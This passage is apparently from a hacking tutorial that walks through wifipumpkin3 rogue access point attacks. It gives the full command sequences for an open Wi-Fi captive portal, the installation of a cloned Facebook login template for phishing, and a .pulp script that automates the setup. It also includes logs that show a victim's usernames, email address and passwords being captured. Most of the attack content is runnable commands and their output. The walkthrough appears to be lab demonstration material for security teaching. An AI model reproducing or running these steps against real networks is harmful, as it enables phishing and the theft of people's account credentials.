
Immediately we connect on our second device we would be directed to a login page which we would need to enter our wifi username and password before we could use the internet.



raj

••••

From this page we can see that the username and password which we have entered has been captured by wifipumpkin and this information would be displayed in a table form




```
[*] CaptiveFlask credentials:
=============================

 IP          | Login    |    Password
-------------+----------+-------------
 10.0.0.21   | raj      |     2234

 [  sniffkin3  ] 14:32:56  - [ 10.0.0.21 > 10.0.0.1 ] POST 10.0.0.1/login?orig_url=http%3A%2F%2F
                      payload: login=raj&password=2234
                      Username: raj
                      Password: 2234

 [  sniffkin3  ] 14:32:56  - [ 10.0.0.21 > 10.0.0.1 ] POST 10.0.0.1/login?orig_url=http%3A%2F%2F
 [  captiveflask  ] 14:32:56  - 10.0.0.21 - - [17/Jul/2021 14:32:56] "POST /login?orig_url=http%

 [  sniffkin3  ] 14:32:56  - [ 10.0.0.21 > 142.250.193.35 ] GET connectivitycheck.gstatic.com/ge
 [  sniffkin3  ] 14:32:56  - [ 10.0.0.21 > 142.250.193.35 ] GET connectivitycheck.gstatic.com/ge
 [  sniffkin3  ] 14:32:56  - [ 10.0.0.21 > 142.250.193.35 ] GET connectivitycheck.gstatic.com/ge
 [  sniffkin3  ] 14:33:13  - [ 10.0.0.21 > 172.67.162.8 ] GET www.vulnhub.com/
 [  sniffkin3  ] 14:33:13  - [ 10.0.0.21 > 172.67.162.8 ] GET www.vulnhub.com/
```

Generate Custom Captiveflask

With wifipumpkin, we can use another captive flask than the generic one which we used in the last attack in the following screenshot. It allows us to generate custom templates for a captive flask attack to phish your target.


```
show
use misc.extra_captiveflask
help
download
```



```
wp3 > show

[*] Available Modules:
=======================

 Name                   | Description
------------------------+------------------------------------------------------
 misc.extra_captiveflask | Extra customs captiveflask templates
 spoof.dns_spoof        | Perform a dns spoof with accesspoint attack
 wifi.wifideauth        | Sends deauthentication packets to a wifi network AP
 wifi.wifiscan          | Scan WiFi networks and detect devices


wp3 > use misc.extra_captiveflask
wp3 : extra_captiveflask > help

[*] Available Commands:
========================

    Commands      Description
    --------      -----------
    back          go back one level
    download      download all avaliable templates
    help          show this help
    info          get info custom captiveflask portals
    install       install custom captiveflask portals
    list          show all avaliable templates from github


wp3 : extra_captiveflask > download
[*] downloading templates on /tmp/master.zip
[+] extra captiveflask download successful.
[*] extracting files from zip archive
[*] extracted files on : /tmp/extra-captiveflask-master
```

Now we would like to use the Facebook captive flask which we need to download as the last screenshot showed


```
list
install facebook
```



```
wp3 : extra_captiveflask > list

[*] Available Customs CaptiveFlask:
===================================

 Name       | Author   | Installed    | Preview
------------+----------+--------------+------------------------------------
 example    | mh4x0f   | False        | https://i.imgur.com/G0wtAme.png
 facebook   | mh4x0f   | False        | https://i.imgur.com/PmDXvnq.png
 microsoft  | mh4x0f   | False        | https://i.imgur.com/IZmpwQi.jpg

wp3 : extra_captiveflask > install facebook

[*] Install plugin:: facebook
==========================================

[*] copy content file to wifipumpkin3/plugins/captiveflask/facebook.py
[*] copy content directory to config/templates/facebook
[*] plugin install sucessful

How to apply plugins configuration
==================================

Now, you need to reinstall the tool,
you have to reinstall on version the python installed,
let's go:
# for python3.7
$ sudo python3.7 setup.py install
# for python3.8
$ sudo python3.8 setup.py install

if you running on Kali linux, only need to:

$ sudo python3 setup.py install

have fun! Hack the Planet

wp3 : extra_captiveflask >
```

Some dependencies would need to be downloaded for us to use the customized captive flag. which would be shown below


```
sudo python3 setup.py install
```



```
┌──(root💀kali)-[~/wifipumpkin3]
└─# sudo python3 setup.py install

running install
running bdist_egg
running egg_info
creating wifipumpkin3.egg-info
writing wifipumpkin3.egg-info/PKG-INFO
writing dependency_links to wifipumpkin3.egg-info/de
writing entry points to wifipumpkin3.egg-info/entry
```


Now let’s get into it and see how we can use the customized captive flask we have downloaded, we would still use the commands we use in the previous attack but just add the customized captive flask which we downloaded

```
wifipumpkin3
set interface wlan0
set ssid Open Wifi
set proxy captiveflask
set captiveflask.facebook true
ignore pydns_server
start
```



```
┌──(root💀kali)-[~]
└─# wifipumpkin3

$$$$$$$$$$$$$$$$$$$$$$$$$$$$$PR$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$$$"    @$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$"      '$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$                 """"""#*R$$$$$$$$$$$$$
$$$$$$$$$$$$$P"..::!~ .....    .<!!!!!!!:  ~!!!:..  "*$$$$$$$$$
$$$$$$$$$$".<!!!!~  <!!!!!!!~ !!!!!!!!!!!!!  !!!!!!!: "$$$$$$$
$$$$$$$P <!!!!!~ .!!!!!!!!!! !!!!!!!!!!!!!!!. `!!!!!!!: "$$$$$
$$$$$P :!!!!!~ .!!!!~!!!!!! .!!!!!!!!!~!!!!!!: '!!!!!!!! '$$$$
$$$$# !!!!!f  !!!` `!!!!! :!!!!!!!!!      `!!!! `!!!!!!!! '$$$
$$$F !!!!!!   !!~       '!!!f  4!!!!!!!!        !!> 4!!!!!!!> 9$$
$$P <!!!!!   !!>         '!!~   '!!!!!!.......<!!   !!!!!!!! <$$
$$> !!!!!! ~!!!!!!!!!!!!!~      `!!!!!!!!!!!!!!!> `!!!!!!!   $$
$$ '!!!!!! '!!!!!!!!!!!!!> !!!!!!!!!!!!!!(``~!!!  !!!!!!f 4$$
$$r!!!!!!! `!!~    :<!!!!!!! `!!!!!!!!!!!!!~     `! '!!!!!!> .$$
$$L !!!!!!. !!:h   `!!!!!!! `!!!!!!!!!~      <!!!!  !!!!!!  @$$
$$$ `!!!!!! ~!!!!        `~~ '~~~~~~`         !!!!!f .!!!!!  <$$$
$$$N ~!!!!!! !!!!!h.              ..::     .!!!!!!!  :!!!!` .$$$$
$$$$$. ~!!!!> !!!!!!!!:         `!!!!!h!!!!!!!!!!~  !!!!  d$$$$$
$$$$$$N. `!!!. !!!!!!!!!!!!! ~!!!!!!!!!!!!!!!!~  !!~ .e$$$$$$$$
$$$$$$$$$$bu  `  '!!!!!!!!!!~  !!!!!!!!!!!!!!~` .uuue$$$$$$$$$$$
$$$$$$$$$$$$$$$$$e.  ````   wifi     ```    .e$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
                                            codename: JACI
by: @mh4×0f - P0cL4bs Team | version: 1.0.8 dev
[*] Session id: 54ca5a3e-e728-11eb-8f1d-000c29b6d9ab
Starting prompt ...
wp3 > set interface wlan0
wp3 > set ssid Open Wifi
wp3 > set proxy captiveflask
wp3 > set captiveflask.facebook true
wp3 > ignore pydns_server
wp3 > start
[+] enable forwarding in iptables ...
[*] sharing internet connection with NAT ...
[*] settings for captive portal:
[*] allow FORWARD UDP DNS
[*] allow traffic to captive portal
[*] block all other traffic in access point
[*] redirecting HTTP traffic to captive portal
[+] starting hostpad pid: [1574]
wp3 > [+] hostapd is running
[*] starting pydhcp_server
[*] starting pydns_server
[+] starting captiveflask pid: [1579]
[*] starting sniffkin3 port: [80, 8080]
[+] sniffkin3 → kerberos   activated
[+] sniffkin3 → httpCap    activated
[+] sniffkin3 → emails     activated
[+] sniffkin3 → hexdump    activated
[+] sniffkin3 → ftp        activated
```

From our second service, we need to connect to the ssid “open wifi”



11:00

Wi-Fi


Use Wi-Fi

raaj
Connected

Open Wifi

aarti

Ahhhh, now that we have connected to the ssid and redirected to the login homepage we can see that what shows wasn’t the generic one we had the last time but this shows a cloned Facebook login page where a victim can put in his credentials and it would be taken.



11:06


Sign in to Open Wifi
10.0.0.1

Facebook

rrajchandel@gmail.com

••••

From the below screenshot credentials has been taken and printed on the attacker’s screen




```
[  sniffkin3   ] 13:36:14  - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/favicon.ico
[  sniffkin3   ] 13:36:14  - [ 10.0.0.21 > 142.250.193.227 ] GET connectivitycheck.gstatic
[  captiveflask  ] 13:36:14  - 10.0.0.21 - - [17/Jul/2021 13:36:14] "GET /generate_204 HT

[  captiveflask  ] 13:36:36  - {'10.0.0.21': {'login': 'rrajchandel@gmail.com', 'password

[  sniffkin3   ] 13:36:36  - [ 10.0.0.21 > 10.0.0.1 ] POST 10.0.0.1/login?orig_url=http%3A
                    payload: login=rrajchandel%40gmail.com&password=1234
                    Username: rrajchandel%40gmail.com
                    Password: 1234

[  sniffkin3   ] 13:36:36  - [ 10.0.0.21 > 10.0.0.1 ] POST 10.0.0.1/login?orig_url=http%3A
[  sniffkin3   ] 13:36:36  - [ 10.0.0.21 > 142.250.193.227 ] GET connectivitycheck.gstatic
[  sniffkin3   ] 13:36:36  - [ 10.0.0.21 > 142.250.193.227 ] GET connectivitycheck.gstatic
[  sniffkin3   ] 13:36:37  - [ 10.0.0.21 > 142.250.193.227 ] GET connectivitycheck.gstatic
```

Writing pulp for Wifipumkin

At times as hackers we would like to make things easier for us and faster one way, we could do this not only with this tool but legitimate everything is to write a script that automates all the commands we would like to input into the program. below we would use the command “nano” to create a file which we have written the command we need to input into wifipumpkin. we need to also make sure that the extension of the file is pulp because that is how wifipumpkin would be able to read the script


```
cat demo.pulp
```



```
┌──(root💀kali)-[~]
└─# cat demo.pulp
set interface wlan0
set ssid nisha
set proxy noproxy
ignore pydns_server
start
```

Now that we have created the pulp extension script we just need to call up wifipumpkin with the extension of where the script is located

```
wifipumpkin3 –pulp demo.pulp
```




```
┌──(root💀 kali)-[~]
└─# wifipumpkin3 --pulp demo.pulp

$$$$$$$$$$$$$$$$$$$$$$$$$$$$$PR$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$$$$"    @$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$$"       '$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$                 """"""#*R$$$$$$$$$$$$$
$$$$$$$$$$$$$P"..::!~ .....    .<!!!!!!!:  ~!!!:..  "*$$$$$$$$$
$$$$$$$$$$".<!!!!~  <!!!!!!!~ !!!!!!!!!!!!!  !!!!!!!: "$$$$$$$
$$$$$$$P <!!!!!~ .!!!!!!!!!! !!!!!!!!!!!!!!!. `!!!!!!!: "$$$$$
$$$$$P :!!!!!~ .!!!!~!!!!!! .!!!!!!!!!~!!!!!!: '!!!!!!!!  '$$$$
$$$$# !!!!!f  !!!`    `!!!!! :!!!!!!!!!!     `!!!! `!!!!!!!! '$$$
$$$F !!!!!!   !!~       '!!!f  4!!!!!!!!        !!> 4!!!!!!!> 9$$
$$P <!!!!!   !!>         '!!~    '!!!!!!........<!!  !!!!!!!! <$$
$$> !!!!!! ~!!!!!!!!!!!!!~        `!!!!!!!!!!!!!!!> `!!!!!!!  $$
$$ '!!!!!! '!!!!!!!!!!!!!> !!!!!!!!!!!!!!(``~!!!  !!!!!!f 4$$
$$r!!!!!!! `!!~   :<!!!!!!! `!!!!!!!!!!!!!~      `! '!!!!!!> .$$
$$L !!!!!!. !!:h   `!!!!!!! `!!!!!!!!!~      <!!!!  !!!!!!   @$$
$$$ `!!!!!! ~!!!!         `~~ '~~~~~~`         !!!!!f .!!!!!   <$$$
$$$N ~!!!!!! !!!!!h.            ..::      .!!!!!!!  :!!!!` .$$$$
$$$$$. ~!!!!> !!!!!!!!:        `!!!!!h!!!!!!!!!!~  !!!!  d$$$$$
$$$$$$N. `!!!. !!!!!!!!!!!!! ~!!!!!!!!!!!!!!!!~  !!~ .e$$$$$$$
$$$$$$$$$bu  `  '!!!!!!!!!!~  !!!!!!!!!!!!!!~` .uuue$$$$$$$$$$$
